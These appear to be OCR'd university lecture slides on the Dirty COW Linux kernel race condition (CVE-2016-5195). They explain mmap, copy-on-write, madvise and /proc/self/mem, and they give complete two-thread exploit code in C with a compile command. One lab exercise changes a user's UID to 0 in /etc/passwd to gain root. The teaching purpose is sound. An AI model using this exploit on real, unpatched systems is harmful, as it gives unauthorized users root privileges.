
"Dirty COW" Vulnerability

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

What Is "Dirty COW" Vulnerability

- A case of race condition vulnerability
- Affected all Linux-based operating systems, including Android
- Existed since September 2007; first exploited in October 2016
- COW = "copy on write"




Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel


Map File to Memory

SYRACUSE UNIVERSITY ENGINEERING & COMPUTER SCIENCE


Map File to Memory (mmap)



```c
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <string.h>

int main()
{
  struct stat st;
  char content[10];
  char *new_content = "New Content";
  void *map;

  int f=open("./zzz", O_RDWR);
  fstat(f, &st);
  // Map the file to memory
  map=mmap(NULL, st.st_size, PROT_READ | PROT_WRITE, MAP_SHARED, f, 0);

  // Read from the file via the mapped memory
  memcpy((void *)content, map, 10);
  printf("read: %s\n", content);

  // Write to the file via the mapped memory
  memcpy(map, new_content, strlen(new_content));

  // Clean up
  munmap(map, st.st_size);
  close(f);
  return 0;
}
```




MAP_SHARED vs. MAP_PRIVATE




Discard the Copied Memory

```
int madvise(void *addr, size_t length, int advice);
```




Map a Read-Only File and Write to It




```
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char *content="**New content**";
  char buffer[30];
  struct stat st;
  void *map;

  int f=open("/zzz", O_RDONLY);
  fstat(f, &st);
  map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Open the process's memory pseudo-file
  int fm=open("/proc/self/mem", O_RDWR);

  // Start at the 5th byte from the beginning.
  lseek(fm, (off_t) map + 5, SEEK_SET);

  // Write to the memory
  write(fm, content, strlen(content));

  // Check whether the write is successful
  memcpy(buffer, map, 29);
  printf("Content after write: %s\n", buffer);

  // Check content after madvise
  madvise(map, st.st_size, MADV_DONTNEED);
  memcpy(buffer, map, 29);
  printf("Content after madvise: %s\n", buffer);

  return 0;
}
```

❖Execution result




```
seed@ubuntu:$ a.out
Content after write: 11111**New content**111111111
Content after madvise: 11111111111111111111111111111
seed@ubuntu:$ cat /zzz
111111111111111111111111111111
```



The "Dirty COW" Race Condition

SYRACUSE
UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

The "Dirty COW" Race Condition



write( )

A: copy ① to ②

B: virtual points to ②

C: write( )

A B C A B C


madvise

Exploit the Vulnerability

SYRACUSE
UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE


Exploiting the Vulnerability

❖The main thread



```
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;

  // Open the file in read only mode.
  int f=open("/zzz", O_RDONLY);

  // Open with PROT_READ.
  fstat(f, &st);
  map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, NULL);
  pthread_create(&pth2, NULL, procselfmemThread, TARGET_CONTENT);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);

  return 0;
}
```


❖The advise thread



```
void *map;

void *madviseThread(void *arg)
{
  while(1){
      madvise(map, 100, MADV_DONTNEED);
  }
}

void *procselfmemThread(void *arg)
{
  char *content= (char*) arg;
  char current_content[10];

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    //Set the file pointer to the OFFSET from the beginning
    lseek(f, (uintptr_t) map + OFFSET, SEEK_SET);
    write(f, content, strlen(content));
  }
}
```


A B C

Header of the Program



```
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

#define OFFSET 10
#define TARGET_CONTENT  " The attack is successful!! "
```

Compilation:



```
seed@ubuntu:$ gcc attack.c -lpthread
```

"Dirty COW" Attack Demonstration

Summary

- Memory mapping and its race condition vulnerability
- How the "Dirty COW" attack works

SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

Practice: Let's do the Attack

Exercise 1: Modify /zzz

- Download attack.c from Piazza.
- Create a file called zzz inside the root directory, put some contents (longer than 30 bytes) inside.

```
  $ sudo gedit /zzz
```

owned by root, readonly to normal user

- Can you modify the file as a normal user?

```
  $ echo 1111 > /zzz
```


rw-r--r--

6 4 4

- Compile the attack code and run it for a few seconds.

```
  $ gcc attack.c -lpthread
  $ a.out
```

- Observe: Have you successfully modified /zzz?



Exercise 2: Modify `/etc/passwd`

- ❖ Your task:
  - ○ Add a user "**sudo adduser test**".
  - ○ Copy `/etc/passwd` to `/zzz`: "**sudo cp /etc/passwd /zzz**".
  - ○ Modify `attacker.c`, so you can modify "`/zzz`".

    Change the following row:

```
test:x:1001:1002:,,,:/home/test:/bin/bash
```

to

```
test:x:0000:1002:,,,:/home/test:/bin/bash
```

- ❖ The following code helps you find where "`test:x:1001`" is:

```
map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);

// Find the offset to the target area
char *start = strstr(map, "test:x:1001");
offset = start - (char *)map;
printf("distance: %d\n", offset);
```

- ❖ If your attack is successful, you can now try it directly on /etc/passwd, but do take a snapshot of your VM first.

sudo adduser test

/zzz